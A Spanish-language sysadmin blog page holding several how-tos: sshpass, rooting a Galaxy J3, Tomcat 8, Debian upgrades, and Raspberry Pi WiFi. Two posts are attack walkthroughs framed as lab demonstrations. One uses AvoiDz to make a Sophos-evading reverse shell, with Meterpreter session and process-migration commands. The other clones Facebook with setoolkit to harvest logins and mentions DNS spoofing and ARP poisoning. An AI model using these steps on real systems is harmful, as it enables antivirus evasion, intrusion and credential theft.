Mostrando entradas con la etiqueta Servicios. Mostrar todas las entradas

miércoles, 2 de enero de 2019

Conectar con SSH sin clave pública/privada - SSHpass


Qué es SSHpass:

     Cuando utilizamos SSH para conectarnos de un servidor a otro utilizamos un usuario y una contraseña.
   
     Usualmente podemos generar un par de claves pública y privada para que no nos solicite la contraseña. En el caso que no deseemos utilizar estas claves podremos utilizar el SSHPASS que nos servirá para pasar la contraseña por parámetro.

     Esta herramienta podemos utilizarla por ejemplo para poner dentro de scripts sin que tener que configurar las keys SSH.

     También explicaré como utilizar GPG para encriptar la clave y que no quede en texto plano en un archivo.

Instalar el sshpass:
root@debian:~# apt-get install sshpass

Ingresar pasando el password sin tener keys ssh:
root@debian:~# sshpass -p 'Mi_password' ssh 192.168.0.200

Poner la clave dentro de un archivo:
root@debian:~# echo 'Mi_password' > pass.txt
root@debian:~# sshpass -f pass.txt ssh 192.168.0.200

Tener en cuenta para darle permisos de lectura solo al owner, para que nadie más pueda leer la clave.
root@debian:~# chmod 0400 pass.txt

Encriptar el archivo de contraseña con gpg:
root@debian:~# gpg -c pass.txt

Ingresamos una passphrase que nos solicita y la confirmamos. Esto nos genera un archivo .gpg

root@debian:~# ls -lat pass.txt.gpg
-rw-r--r-- 1 root root 94 ene  2 11:15 pass.txt.gpg

Eliminamos el que no está encriptado:

root@debian:~# rm -rf pass.txt

Usamos el sshpass con la clave encriptada:
root@debian:~# gpg -d -q pass.txt.gpg > pass.txt; sshpass -f pass.txt ssh 192.168.0.200; rm pass.txt

domingo, 16 de julio de 2017

Reverse Shell Indetectable por Sophos con AvoiDz

En la versión de Kali que fue probado:


El windows que fue "Atacado" es: 


Descargamos el AvoiDz de gitHub:

cd Desktop/
git clone https://github.com/M4sc3r4n0/avoidz.git
cd avoidz
chmod +x setup.sh
./setup.sh


Verifica las dependencias, las que no tenga las instala:


Ejecutamos sin parametros para ver las opciones:

./avoidz.rb


Ejecutamos lo siguiente especificando la ip en el valor -h esperamos que genere el payload y al final le damos si con la opción Y como muestra la imagen. Tener en cuenta que esto sí o si hay que ejecutarlo desde el entorno gráfico, ya que si lo ejecutamos por ssh no funcionará.

./avoidz.rb -h 'ifconfig eth0 | grep inet | awk {'print $2'}' -f py


Se abre automáticamente la siguiente ventana al darle Y en la pantalla anterior:


El py.exe generado lo copiamos al windows mediante winSCP ó cualquier otro programa para pasar archivos de linux a linux.


Vemos que al ejecutar el py.exe en el windows no lo detecta como virus el antivirus. En el kali vemos que abre la conexión, vemos en la siguiente imagen, ejecutamos los siguientes comandos para ver las sesiones y conectarnos:

sessions
session 1


Ejecutamos sysinfo desde el meterpreter y vemos que estamos conectado al windows:

sysinfo


Vemos los procesos corriendo en el windows:

ps


Vemos el pid del Sophos en la primer columna 5824:


Para migrar el proceso del shell reverso que vemos como PowerShell lo migraremos al PID del sophos:

migrate 5824


También vemos de escanearlo con el antivirus:


No detecta ningún virus:


La versión es la del 2017 actualizada al día de hoy:


domingo, 25 de junio de 2017

Rootear Samsung Galaxy J3

Fue probado en el siguiente equipo:

Dispositivo: Samsung Galaxy J3 (2016)
Número de Modelo: SM-J320M
Versión de Android: 5.1.1


Comenzamos con el instructivo:

Vamos a "Ajustes" del teléfono => "Acerca del dispositivo" => "Info. Software" => Hacemos 3 clicks sobre "Número de compilación" y se activará modo de desarrollador.

Volvemos a "Ajustes" => "Opciones de desarrollador" y activamos => Habilitamos "Depuración de USB"


También el "Desbloqueo OEM"


Descargamos el SuperSU: SR3-SuperSU-v2.79-SR3-20170114223742.zip del siguiente enlace:


Conectamos el USB al celular y a la computadora y copiamos el archivo descargado previamente en la targeta externa dentro de una carpeta Download, sino existe la creamos:


Descargamos odin3_v3.12.5 y el TWRP_3.0.2-0_SM-J320F.tar.md5 respectivamente de los siguientes links:


Ejecutar el odin, hacer click en "Options" y destildar las opciones "Auto Reboot" y "F. Reset Time"


Hacer click en AP y nos abrirá una ventana en la cual le indicamos la ruta de: TWRP_3.0.2-0_SM-J320F.tar.md5


Desconectamos el teléfono del cable USB y lo apagamos.


Con el celular apagado -> presionamos las teclas de: "Home"+"Encendido"+"Bajar Volumen"

Cuando aparece la siguiente imagen damos "Subir Volumen":


Conectamos el celular al USB conectado a la computadora.

Vemos el odin la solapa Log que figura que fue detectado y damos click en "Start" y vemos también en el celular carga una barra:


Aparece que todos los hilos fueron completos y aparece PASS:


Desconectamos el cable y sacamos la batería para apagarlo.

Volvemos a ponerle la batería y presionamos las teclas juntas para encenderlo: "Home"+"Subir Volumen"+"Encendido"

Aparece el celular iniciando con un mensajito verde arriba a la izquierda y luego carga un menú en russo, no asustarse, clickear el botón gris de abajo a la izquierda:


Seleccionamos instalar como indica la imagen arriba a la izquierda:


Buscamos donde subimos el archivo en la tarjeta de memoria tocando el botón gris de abajo a la izquierda:


Elegimos Micro SDCard:


Vamos a la carpeta Download:


Seleccionamos el archivo SR3-SuperSU ...


Desplazamos la barra naranja de abajo a la derecha:


Y esperamos que aparezca rotoBo que indica que finalizó:


Volvemos atrás con el triángulo que indica a la izquierda < dos veces hasta volver al menú con los botones y tocamos el botón de reinicio de abajo a la derecha:


El sistema -> Tecla de arriba a la izquierda:


Si aparece instalar SU le damos que no, a mi particularmente no me apareció.


Esperamos que reinicie y debe aparecer "Iniciando Android ..." "Abriendo aplicaciones" Tarda varios minutos:


Descargamos y ejecutamos del play store el SuperSU y creamos un nuevo usuario.

       KNOX => Aceptar

Después instalamos el "Root checker" también del play store para ver que realmente tenemos permisos de root:


FUENTE

sábado, 24 de junio de 2017

Instalar Tomcat 8 en Debian Jessie

Instalamos tomcat8:

root@linux:~# apt-get update
root@linux:~# apt-get install tomcat8


Vemos que escucha el puerto 8080:


root@linux:~# netstat -ano |grep 8080
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      off (0.00/0/0)


Nos conectamos con un navegador web a:

http://192.168.1.100:8080/


Instalamos documentación, ejemplos y administración:

root@linux:~# apt-get install tomcat8-docs tomcat8-examples tomcat8-admin


Editamos el xml para permisos de usuarios:

root@linux:~# vi /etc/tomcat8/tomcat-users.xml

    tomcat
" password="mi_password" roles="manager-gui,admin-gui,manager-script" />


Reiniciamos el servicio del tomcat:

root@linux:~# /etc/init.d/tomcat8 restart
[ ok ] Restarting tomcat8 (via systemctl): tomcat8.service.


Ingresamos al manager con el usuario que creamos, donde indicamos la ip del server:

http://192.168.1.100:8080/manager/html


O ingresamos al host con el mismo usuario:

http://192.168.1.100:8080/host-manager/html


Ejemplos para ver el código y ejecutar:

http://192.168.1.100:8080/examples/


Si quiero hacer deploy de un war desde la url:

http://192.168.1.100:8080/manager/text/deploy?path=/Ejemplirigillo&war=file:/usr/share/tomcat8-docs/docs/appdev/sample/Ejemplirigillo.war


Para undeploy desde la url:

http://192.168.1.100:8080/manager/text/deploy?path=/Ejemplirigillo


Si queremos ejecutar comandos desde la CLI para listar las Applicaciones:

root@linux:~# curl http://tomcat:mi_password@192.168.1.100:8080/manager/text/list
OK - Listed applications for virtual host localhost
/:running:0:ROOT
/manager:running:16:/usr/share/tomcat8-admin/manager
/docs:running:0:/usr/share/tomcat8-docs/docs
/examples:running:0:/usr/share/tomcat8-examples/examples
/host-manager:running:0:/usr/share/tomcat8-admin/host-manager


Para hacer deploy de un WAR desde la CLI:

root@linux:~# curl --upload-file /usr/share/tomcat8-docs/docs/appdev/sample/Ejemplirigillo.war "http://tomcat:mi_password@192.168.1.100:8080/manager/text/deploy?path=/Ejemplirigilllo"
OK - Deployed application at context path /Ejemplirigilllo


Vemos que quedó deployado la Aplicación llamada: Ejemplirigillo:

root@linux:~# curl http://tomcat:mi_password@192.168.1.100:8080/manager/text/list
OK - Listed applications for virtual host localhost
/Ejemplirigilllo:running:0:Ejemplirigilllo
/:running:0:ROOT
/manager:running:8:/usr/share/tomcat8-admin/manager
/docs:running:0:/usr/share/tomcat8-docs/docs
/examples:running:0:/usr/share/tomcat8-examples/examples
/host-manager:running:0:/usr/share/tomcat8-admin/host-manager


viernes, 5 de mayo de 2017

Upgrade debian 6 a debian 8

Primero actualizamos de Debian 6 a 7:

Editamos el source list con lo siguientte:

root@DEBIAN:~# vim /etc/apt/sources.list
deb http://mirrors.kernel.org/debian/ wheezy main
deb-src http://mirrors.kernel.org/debian/ wheezy main
deb http://security.debian.org/ wheezy/updates main
deb-src http://security.debian.org/ wheezy/updates main


Update y upgrade: 

root@DEBIAN:~# apt-get update && apt-get upgrade


Vemos que imagen tenemos:

root@DEBIAN:~# dpkg -l |grep linux-image
ii  linux-image-2.6-amd64               2.6.32+29                        amd64        Linux 2.6 for 64-bit PCs (meta-package)
ii  linux-image-2.6.32-5-amd64          2.6.32-26.xs5.6.100.254          amd64        Linux 2.6.32 for 64-bit PCs


Instalamos la imagen:

root@DEBIAN:~# apt-get install linux-image-2.6-amd64


Actualizamos el gestor de arranque, me consultó en que disco, le di el /dev/sda:

root@DEBIAN:~# update-grub


Instalamos udev:

root@DEBIAN:~# apt-get install udev


Actualizamos a 7:

root@DEBIAN:~# apt-get dist-upgrade


Ahora vamos de Debian 7 a 8:

Lo mismo que antes:

root@DEBIAN:~# apt-get update && apt-get upgrade


Editamos el source, pero vemos que esta vez tiene el jessie:

root@DEBIAN:~# vi /etc/apt/sources.list
deb http://debian.osuosl.org/debian jessie main non-free contrib
deb-src http://debian.osuosl.org/debian jessie main non-free contrib
deb http://security.debian.org/ jessie/updates main contrib non-free
deb-src http://security.debian.org/ jessie/updates main contrib non-free
# jessie-updates, previously known as 'volatile'
deb http://debian.osuosl.org/debian jessie-updates main contrib non-free
deb-src http://debian.osuosl.org/debian jessie-updates main contrib non-free


Y lo demás igual que en la primer parte:

root@DEBIAN:~# apt-get update
root@DEBIAN:~# apt-get upgrade
root@DEBIAN:~# apt-get dist-upgrade


Vemos que tenemos en 8:

root@DEBIAN:~#  cat /etc/issue.net
Debian GNU/Linux 8


miércoles, 22 de marzo de 2017

CRITICAL: (0, 'Socket error: [Errno 111] Connection refused') VMware ESX

Apareció el siguiente error en uno de los VMware ESXi monitoredo con Nagios:


CRITICAL: (0, 'Socket error: [Errno 111] Connection refused') 


Investigando un poco recordé que posiblemente era un error de CIM:

Entrando en el VCenter y dirigiendome al server específico encontré que efectivamente el servicio CIM estaba caído.


Acá les dejo un paso a paso de como reiniciarlo:
https://redes-seguridad.blogspot.com.ar/2016/09/checkesxihardwarepy-service-check-timed.html


martes, 7 de marzo de 2017

Configurando WiFi en Raspberri Pi con Adaptador USB Philips


1) Prendemos la raspberry pi con el cable de red conectado.

2) Una vez que booteó nos conectamos por ssh por la ip que nos dió.

3) Insertamos el adaptador wifi philips y vemos si lo detecta el S.O.

root@kali:~# lsusb


4) Editamos el archivo de configuración

root@kali:~# vi /etc/network/interfaces

Y ponemos lo siguiente para configurarla, reemplazando Mi_Nombre_de_la_Red por el SSID (nombre de la wifi a conectar)
Y cambiar Mi_Nombre_de_la_Red por la clave con la cual nos conectamos a la wifi. Dejar las comillas:

auto wlan0
allow-hotplug wlan0
iface wlan0 inet dhcp
wpa-ssid "Mi_Nombre_de_la_Red"
wpa-psk "La_clave_para_Conectar"


5) Reiniciamos el demonio de red:

root@kali:~# /etc/init.d/networking restart

6) Una vez que reinició, desconectamos el cable de red (no lo volvemos a enchufar).

7) Desconectamos el cable de alimentación y volvemos a conectarlo.

8) Cuando finalizó el booteo vemos que ya linkea la luz del adaptador wifi.

9) Nos conectamos por ssh por la ip que nos dió fijandonos en el modem/router ó vamos pingueando hasta que alguna ip nos responda ó lo escaneamos con nmap.


10) Si queremos ponerle ip fija:

root@kali:~# vi /etc/network/interfaces
auto wlan0
#allow-hotplug wlan0
#iface wlan0 inet dhcp
iface wlan0 inet static
address 192.168.1.43
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
wpa-ssid "Nombre_Wifi"
wpa-psk "Contraseña"
root@kali:~# /etc/init.d/networking restart

sábado, 4 de marzo de 2017

Pishing de un Sitio Web

Voy a mostrar lo fácil que es falsificar un sitio web para que tengan cuidado cuando nos pasan un link el cuál pide usuario y contraseña.

Empezamos explicando que es el pishing: 

Phishing o suplantación de identidad es un término informático que denomina un modelo de abuso informático y que se comete mediante el uso de un tipo de ingeniería social, caracterizado por intentar adquirir información confidencial de forma fraudulenta (como puede ser una contraseña, información detallada sobre tarjetas de crédito u otra información bancaria). El cibercriminal, conocido como phisher, se hace pasar por una persona o empresa de confianza en una aparente comunicación oficial electrónica, por lo común un correo electrónico, o algún sistema de mensajería instantánea o incluso utilizando también llamadas telefónicas.1 FUENTE: https://es.wikipedia.org/wiki/Phishing

Este instructivo fue realizado en un laboratorio, no se recomienda hacerlo fuera de este ámbito ya que en varios países es ilegal y está penado por la ley.

Mostraremos como falsificar el sitio de facebook, obviamente que es aplicable a cualquier otra web.
Fue realizado con Kali Linux virtualizado con Virtual Box.

1) Verificamos la ip del kali (equipo en el cual haremos la falsificación), ejecutamos ifconfig. En este caso obtenemos la ip: 192.168.1.43:


2) Utilizamos la herramienta setoolkit, cuando nos muestar el siguiente mensaje damos ENTER:


3) Seleccionamos la primer opción presionando 1, es: Ataque de ingeniería social:


4) Web site Attack Vector eligiendo esta vez la opción: 2


5) Ahora la opción: 3


6) Clomanos el sitio con la opción: 2


7) Vemos que nos pide que ingresemos la dirección ip del servidor donde clonaremos el sitio, la ip la obtuvimos al principio y es la: 192.168.1.43


 8) Ahora nos pide que ingresemos la url del sitio web que queremos clonar, en este caso es: http://www.facebook.com y luego nos indica que el servidor web apache no está iniciado, damos Y para iniciarlo:


9) Nos que en la ruta: /var/www/html descargará el sitio clonado:


10) Vamos tocando 99 y enter la cantidad de veces que indique para salir del setoolkit:



11) Supuestamente nos pasan esta url para robarnos el usuario y contraseña. Nos logueamos pensando que es facebook si no prestamos atención en la barra de direccion:


12) No hizo absolutamente nada, como que no lo tomó correctamente y nos redirecciona al verdadero sitio de facebook:


13) Vamos a la ruta donde descargó la web clonada y nos habrá generado un archivo llamdao: harvester_fecha_y_hora.txt donde veremos el usuario y contraseña.

En mi caso el usuario que ingresé fue: pongo_mi_user@yahoo.com y la clave fue: MiClave. La vemos correctamente dentro de dicho archivo:


Obviamente que es para gente novata, ya que en la url no aparece, pero también es muy simple cambiar la ip por www.facebook.com haciendo tecnicas de "DNS Spoofing" y/o "Envenenamientos ARP".